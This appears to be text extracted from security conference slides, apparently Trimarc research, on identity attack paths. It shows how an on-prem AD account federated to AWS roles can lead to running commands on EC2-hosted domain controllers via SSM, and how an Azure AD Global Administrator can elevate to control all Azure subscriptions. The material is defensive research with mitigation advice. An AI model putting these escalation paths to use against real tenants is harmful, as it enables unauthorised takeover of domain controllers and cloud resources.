
On-Prem
AD
Domain
Controller


AWS EC2














On-Prem AD Account -> AWS Federation -> Compromise On-Prem AD Summary

- On-prem AD Domain Controllers are hosted in AWS EC2
- On-prem AD groups are added to AWS Roles
- Compromise on-prem AD user account to compromise AWS EC2 instances (VMs) to run stuff on DCs
- Amazon SSM installed by default on most Amazon provided instances (template) – need role to execute
- Ensure that admin groups & roles only contain admin accounts that are well protected.
- Hopefully you are logging this and looking at the logs (CloudTrail)
And the **Logs can't be deleted.**

From Azure AD to Azure

An Unanticipated Attack Path

<https://adsecurity.org/?p=4277>

Note that it's possible that Microsoft has made changes to elements described in this section since I performed this research and reported the issue.

Differences between Azure roles and Azure AD roles

At a high level, Azure roles control permissions to manage Azure resources, while Azure AD roles control permissions to manage Azure Active Directory resources. The following table compares some of the differences.

Azure roles	Azure AD roles
Manage access to Azure resources	Manage access to Azure Active Directory resources
Supports custom roles	Supports custom roles
Scope can be specified at multiple levels (management group, subscription, resource group, resource)	Scope is at the tenant level
Role information can be accessed in Azure portal, Azure CLI, Azure PowerShell, Azure Resource Manager templates, REST API	Role information can be accessed in Azure admin portal, Microsoft 365 admin center, Microsoft Graph, AzureAD PowerShell

Do Azure roles and Azure AD roles overlap?

By default, Azure roles and Azure AD roles do not span Azure and Azure AD. However, if a Global Administrator elevates their access by choosing the **Access management for Azure resources** switch in the Azure portal, the Global Administrator will be granted the **User Access Administrator** role (an Azure role) on all subscriptions for a particular tenant.

Global Administrator / Company Administrator

Users with this role have access to all administrative features in Azure Active Directory, as well as services that use Azure Active Directory identities like Microsoft 365 security center, Microsoft 365 compliance center, Exchange Online, SharePoint Online, and Skype for Business Online. The person who signs up for the Azure Active Directory tenant becomes a global administrator. Only global administrators can assign other administrator roles. There can be more than one global administrator at your company. Global admins can reset the password for any user and all other administrators.

ⓘ Note

In Microsoft Graph API, Azure AD Graph API, and Azure AD PowerShell, this role is identified as "Company Administrator". It is "Global Administrator" in the [Azure portal](#).

Global Administrator / Company Administrator

Users with this role have access to all administrative features in Azure Active Directory, as well as services that use Azure Active Directory identities like Microsoft 365 security center, Microsoft 365 compliance center, Exchange Online, SharePoint Online, and Skype for Business Online. Furthermore, Global Admins can elevate their access to manage all Azure subscriptions and management groups. This allows Global Admins to get full access to all Azure resources using the respective Azure AD Tenant. The person who signs up for the Azure AD organization becomes a global administrator. There can be more than one global administrator at your company. Global admins can reset the password for any user and all other administrators.

ⓘ Note

In the Microsoft Graph API and Azure AD PowerShell, this role is identified as "Company Administrator". It is "Global Administrator" in the **Azure portal**.

Trimarc R&D - Properties

Azure Active Directory

App registrations

Identity Governance

Application proxy

Licenses

Azure AD Connect

Custom domain names

Mobility (MDM and MAM)

Password reset

Company branding

User settings

Properties

Notifications settings

Security

Overview (Preview)

Identity Secure Score

Conditional Access

MFA

Risky users (Users flagged fo...)

Risky sign-ins

Authentication methods

Save Discard

Directory properties

* Name

Trimarc R&D

Country or region

United States

Location

United States datacenters

Notification language

English

Directory ID

1058307b-ab46-4062-ace3-e08267670b92

Technical contact

sean@trimarcsecurity.com

Global privacy contact

private@trimarcsecurity.com

Privacy statement URL

https://www.trimarcrd.com/privacy

Access management for Azure resources

AzureAdmin@trimarcrd.com (AzureAdmin@trimarcrd.com) can manage access to all Azure subscriptions and management groups in this directory. [Learn more](#)

Yes

No

[Manage Security defaults](#)

Access management for Azure resources

AzureAdmin@trimarcrd.com (AzureAdmin@trimarcrd.com) can manage access to all Azure subscriptions and management groups in this directory. [Learn more](#)

Yes

No

Access Management for Azure Resources

